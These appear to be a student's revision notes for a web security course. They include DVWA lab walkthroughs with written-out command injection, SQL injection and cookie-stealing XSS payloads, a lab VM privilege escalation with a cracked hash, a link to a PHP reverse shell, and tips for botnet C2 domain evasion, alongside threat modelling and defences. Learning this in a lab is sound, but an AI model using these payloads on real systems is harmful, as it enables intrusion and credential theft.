- Remember personal website settings
- Identify who you are
- **Relationship between Web Tracking and Web Fingerprinting**
  - Web fingerprinting is one of the techniques used in web tracking.
  - Web tracking is one of the goals of web fingerprinting.

## Coding Questions

- **Scan All Ports using TCP/UDP from with maximum aggressiveness**
  - `nmap -sS -sU 10.6.66.67 --min-rate 5000 -max-retries 1 -p 0-65535 -T5`
- **Scan service / version on a specific port**
  - `nmap -sV 10.6.66.67 -T5 -p 13337`
- **Get Content from a webpage using Netcat**
  - `Nc 10.6.66.67 13337`
  - `GET /test HTTP/1.0`
- **Bypass Browser Check**
  - `Nc 10.6.66.67 13337`
  - `GET /browsercheck HTTP/1.0`
  - `User-Agent: Awesome Imperial College London Browser/331`
- **Scan OS Detection**
  - `Nmap -O 10.6.66.42`
- **Network Sweep**
  - `Ifconfig =>` Get the local network range (e.g., 10.6.66.0/24)
  - `Nmap -sP 10.6.66.0/24`
    - It will show all the connected devices and their corresponding IP address
- **Detect Anomalies in Log File**
  - **File Inclusion Pattern**
    - Search for `'../../'` pattern in the log file
  - **XSS Attack with Script**
    - Search for `'script'` keyword
    - Search for `'eval'`
    - Search for `'encode'`
  - **SQL Injection**
    - Search for `'information_schema.tables'`
    - Search for `'table_name'`


## DVWA

- **Command Injection**
  - <https://medium.com/@juan.tirtayana/dvwa-v1-10-command-injection-all-difficulty-attack-phase-securing-the-code-70de3eec564f>
  - **Low Level - Not Validated User Input**
    - `1; cat /etc/passwd`
  - **Medium Level - Escape Some Special Characters**
    - `1&cat /etc/passwd`
  - **High Level - Escaping All Special Characters**
    - `|cat index.php`
- **File Upload**
  - <https://medium.com/@abhijithkumar2000/dvwa-tutorial-file-upload-vulnerability-affbe3d3dd19>
  - <https://www.programmingsought.com/article/822212823/>

- **BurpSuite**

- When we click on upload button the application checks for the extension of the file that we are uploading. If the extension is jpg, png, bmp etc., the file gets uploaded. We have passed this test but uploading the file to the server isn't the only thing we are interested in. We have to make sure it gets executed in the remote server. In this case if we upload our file without any tampering on its way to the server then it will be uploaded as a non executable.

- **Change File Format**



- **File Header => Image**

- GIF89

- **SQL Injection**

- <https://jaypomal.medium.com/implementing-sql-injection-in-dvwa-2091879d44a2> => Low Security
- <https://medium.com/hacker-toolbelt/dvwa-1-9-vii-sql-injection-d50749435f5f> => Medium Security
- <https://www.slideshare.net/AliTamoor1/6-dvwasql-injection> => High Security
- **Retrieve Database Info and Version**
  - 127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' union select database(),version()--&Submit=Submit#
- **Retrieve All Tables Details**
  - 127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' union select 'abc',table\_name from information\_schema.tables--&Submit=Submit#
- **Retrieve Table Information from Schema using char => decimal Conversion**
  - 127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' union select 'abc',column\_name from information\_schema.columns where table\_name=char(117,115,101,114,115) — &Submit=Submit#
  - Text = users <==> Decimal = 117 115 101 114 115
- **Retrieve username and password**
  - 127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' union select user,password from users — &Submit=Submit#
- **Retrieve remote file with SQL instance**
  - ' union all select load\_file('/etc/passwd'),null #

- **Reflected XSS Attack**

- <https://medium.com/hacker-toolbelt/dvwa-1-9-xss-reflected-58047a2d0ac1>
- <script>alert("You've been XSSed!")</script>
- <script>alert(document.cookie)</script>
- 
- 

- **Stored XSS Attack**

- <https://medium.com/hacker-toolbelt/dvwa-1-9-dvwa-stored-with-owasp-zap-f6dd199ceaa0>

- **CSRF Attack**

- <https://medium.com/@dannybeton/dvwa-csrf-tutorial-low-security-bc8474d2f49c>
- <https://medium.com/@xBBsec/csrf-medium-security-dvwa-writeup-f0b5f5c9b160>

- Firstly use the network tool the detect the GET request sent
- ``



- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:52.0) Gecko/20100101 Firefox/52.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Cookie: security=medium; PHPSESSID=kqlrlfmbjcf54029rb424qvqh6
- Connection: close
- Upgrade-Insecure-Requests: 1



- **Medium Security**

- Burp Suite => Intercept Message and Added Referer header

## Additional VM

- **Investigate the Products**

- 10.6.66.65/products.php?filter=' union select \* from products-- + #

- **Secret Token**

- 10.6.66.65/.marketToken
- 30307026df013f1f78d361c7e954ac67

- **Escalating your Privileges**

- <https://lelinhtinh.github.io/de4js/>
- <https://www.md5online.org/md5-decrypt.html>
- Use JavaScript unobfuscator to decrypt the JavaScript to readable code.
- Use MD5 online to decrypt the password to readable form "monkey95"
- ```
$(document).ready(function () {
    s1 = document.createElement('script');
    s1.src = '/js/md5.js';
    s1.onload = function () {
        s2 = document.createElement('script');
        s2.src = '/js/enc-base64-min.js';
        document.body.appendChild(s2);
    };
    document.body.appendChild(s1);
});
```

- ```

$( '#login' ).on( 'submit', function () {
    v = $( '#password' ).val();
    h1 = CryptoJS.MD5(v).toString(CryptoJS.enc.Hex);
    if (h1 == 'e2077d878327026c3cc4e35a6e7037d7') {
        p =
CryptoJS.enc.Base64.parse('cDRyNG0zNzNy').toString(CryptoJS.enc.Latin1);
        h2 = CryptoJS.MD5(v + h1).toString(CryptoJS.enc.Hex);
        document.location = '/admin/users.php?' + p + '=' + h2;
    };
    return true;
});
});

```
- <http://10.6.66.65/admin/users.php?p4r4m373r=c234471f7e45510b2b0014cc10ab5826>
  - **MySQL Database Attack**
    - <?php

```

$path = '../..';
$files = scandir($path);

echo print_r($files);

$page = file_get_contents('../..mysql.php');
echo $page;
?>

```
  - **Stored XSS Attack**
    - Contact Page
    - "><script>alert('XSS')</script>
  - **Reverse Shell Attack**
    - <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

## General Questions

- **Targeted Phishing and DNS Hijacking**
  - May both used for redirect users to a customized, full-replica of a legitimate websites that asks for users' credentials
  - **DNS Hijacking**
    - Compromise DNS resolver, to control DNS resolutions of the target
    - Compromise registrar/TLD to hijack DNS resolver's power
    - **Evaluations**
      - Can affect all members of organisation; steal anybody's information/accounts
      - Powerful: at most can effectively shut down a business
      - Difficult: DNS resolvers likely have good security
      - MITM a website can be obvious (e.g. bad certificate/badly copied UI)
      - More likely to be detected; as now two organisations are involved
      - APT usually require long term; DNS hijacking may get stopped in a day
  - **Phishing**
    - Phishing against specific people/sub-organisations/teams
    - E.g. directed phishing emails to security/admin staff with control over access rights
    - Combines social engineering with phishing (e.g. use knowledge about personalities/jobs to tune phishing emails)

- **Evaluations**
  - **Discrete:** Could only affect one single person, so nobody else knows
  - **Powerful:** Some staff will have a lot of control over infrastructure
  - **Easy:** Sending (convincing) phishing emails is very simple
  - **Effective for APT;** if only interested in one target, only requires one targeted email
  - **One shot:** if discovered, very unlikely to fall for it again
  - **Risky:** acquired knowledge may have clear origin
- **DNS Domains for BotNet connection to C2 Servers**
  - Include a large number of legitimate domains such as Google.com
  - Randomized domain name generation algorithm
  - Choose domain name hosts that are not likely to corporates on handling domain abuse requests
- **Answerbook Threat Modelling and STRIDE**
  - **Information Disclosure**
    - Attacker may exploit vulnerability in front-end (i.e., path traversal) that cause the Answerbook server to disclose the details of the examination questions before the time starts
    - **Technology:** Path traversal by guessing path to a private resource
  - **Tampering**
    - Using an SQL injection to delete all answers belonging to another student (e.g. for revenge) just seconds before the end of an exam.
  - **Spoofing**
    - Attacker may allows remote control on the DOC lab machine so that attacker's friend can answer questions secretly on behalf of the attacker using a laptop that is not in the DOC lab
    - **Technology:** Secretly install a Teamviewer client on DOC lab or other remote control software
- **Answerbook Internet Only**
  - **Denial of service:** using a botnet to perform a DDoS attack on Answerbook in order to take down its servers and disrupt an exam.
  - **Tampering** – Somehow find a way to do a stored XSS on Answerbook or exams.doc.uc.ac.uk to mess with other students...?
  - **Spoofing** - Could perform spear fishing on students by spreading exclusive exam solutions (who in the right mind wouldn't click on that) and gather login information that could then be used to login into their account and see the answers.
  - **Reputation:** tell lecturer you could not access answerbook, unable to take exam. Objective: avoid taking exam. How: deny ability to access/login/technical issues which weren't your fault.
  - **Tampering:** change answers after the exam time is over. Objective: achieve a higher grade. How: Javascript attacks (e.g. change browser clock time provided to JS).
- **HTTP Traffic seen by flatmate**
  - Use MAC Flooding + ARP Poisoning to receive responses that are originally sent to other flatmate
  - Based on TCP/IP, so no confidentiality or integrity of headers or messages against eavesdroppers or MITM.
- **HTTPS Traffic**
  - All IP packets will be tagged with, as destination, the IP address of the server hosting that site.

- In the initial steps of the SSL handshake, prior to the activation of the encryption, the server will send its certificate, which contains the site name (and the client may also advertise it as part of the SNI extension).
- Before opening the connection, your computer will first need to obtain the IP address of the target server, and it will do so by sending a **DNS request**, which is **unencrypted and contains the target site name**.
- **Attack:** DNS Hijacking / Router Admin
- **CSRF Attack + DNS Hijacking**
  - These attacks look to modify the settings on home routers, potentially via cross-site request forgery (CSRF) web-based attacks, so that they use rogue DNS servers. Once again, the end goal is to secretly redirect the user to a phishing page or one capable of installing malware on their machine.
  - "When visiting a compromised site, the victim is unknowingly redirected to a router exploit kit landing page, which is usually opened in a new window or tab, initiating the attack on the router automatically, without user interaction,"
  - "In general, the exploit kit attempts to find the router IP on a network, and subsequently attempts to guess the password using various login credentials. Once the hacker successfully logs into the router, the exploit kit attempts to alter the router's DNS settings using various CSRF requests."
  - **Counter Measures**
    - DNSSEC
    - Anti-CSRF tokens in Router Login Page
- **Secure HTTP Headers**
  - Content-Security-Policy (CSP) : Specifies what the user is allowed to load
  - Strict-Transport-Security (HSTS) : Enforces HTTPS, prevents SSL warning override.
  - X-Frame-Options: Control which resources are allowed to frame the site
  - Cross-Origin resource sharing (CORS): Control which domains we are allowed to retrieve resources from.
  - X-XSS-Protection: If a URL is reflected by a script in the body, sanitise it or block the page entirely (mode=block).
  - Public-Key-Pins (HPKP): Associate a certificate to a particular domain by storing a hash of the domain certificate's public key for max-age.
- **Web-based Authentication**
  - **Offline dictionary attack:** Attempting to crack a hashed (maybe salted) password, by comparing it against the hash of thousands/millions of common passwords or words (i.e. a dictionary). Possible if unsalted-hashed passwords have been leaked/extracted or the salts are known.
  - **Online dictionary attack:** Attempting to login to an account by trying many common passwords or words. Possible if the site doesn't enforce login limits (delays, bans, captchas)
    - Attempt to guess hash of password (if hash is known) or decrypt password. Check against various dictionary words until a password is identified; can also warp words as in John the Ripper to test variations of dictionary words. Countermeasure: as before, make passwords more complex so they are harder to guess, and if not introduced already add salt to the hashes so a rainbow table cannot be constructed from the hashes provided to work out passwords common to all users (so each password would need to be checked with each word separately even if the salt was known).
  - Attack against passwordless authentication:
    - **Session Fixation / Session Hijacking**
    - Steal authentication/session cookie? Perform MITM attack? Possible if infected victim browser/PC or on unsecured connection.



- **Security Improvement Suggestion**
  - Add 2FA
  - Force stronger password
  - Prevent repeated login attempts
  - Use HTTPS
  - Protect against SQL injection (filter input)
  - Use captchas (prevent DoS)
- **Database-based Attack**
  - **Perform SQL injection** to access potentially sensitive info (passwords, emails, addresses, payment information) Is part of the "I" from STRIDE (Information Disclosure)
  - **Acquire admin logins** using SQL injection to then install backdoor, explore local files, etc. Part of the "E" from STRIDE (Elevation of Privilege)
  - Perform SQL injection to **alter/delete data** at will (Tampering)
  - Launch **expensive SQL queries** to put the DB under heavy load (DoS)
- **Web-based Vulnerabilities**
  - User could use a **weak/easily guessable password** (or have a hint that is easily guessable) that leads to the attacker performing online dictionary attacks or otherwise guessing the password to **spoof**.
  - Hosting domain may not use HTTPS - requests could be intercepted, read or tampered with (**information disclosure**).
  - Hosting domain: Could have vulnerability that allows SQL injection by user to delete a database. Comes under T of STRIDE (**Tampering**)
  - Browser extensions can contain scripts that allow them to read and write DOM elements on the page, **Tempering**.
  - Third-party domain: ? Man-in-the-middle, DDoS
- **Server-side Vulnerability**
  - **Path traversal mitigation:** Web server has a special account that can only access public files, or sandboxed to a virtual file system (chroot jail)
  - **Remote file inclusion mitigation:** Whitelist of allowed inputs to limit input files to known choices
  - **Server-side request forgery:** Prevent user being able to include URLs (secure regex?) Or whitelist server requests, or don't handle unexpected responses
- **Session Hijacking / Fixation Techniques**
  - <https://www.thesslstore.com/blog/the-ultimate-guide-to-session-hijacking-aka-cookie-hijacking/>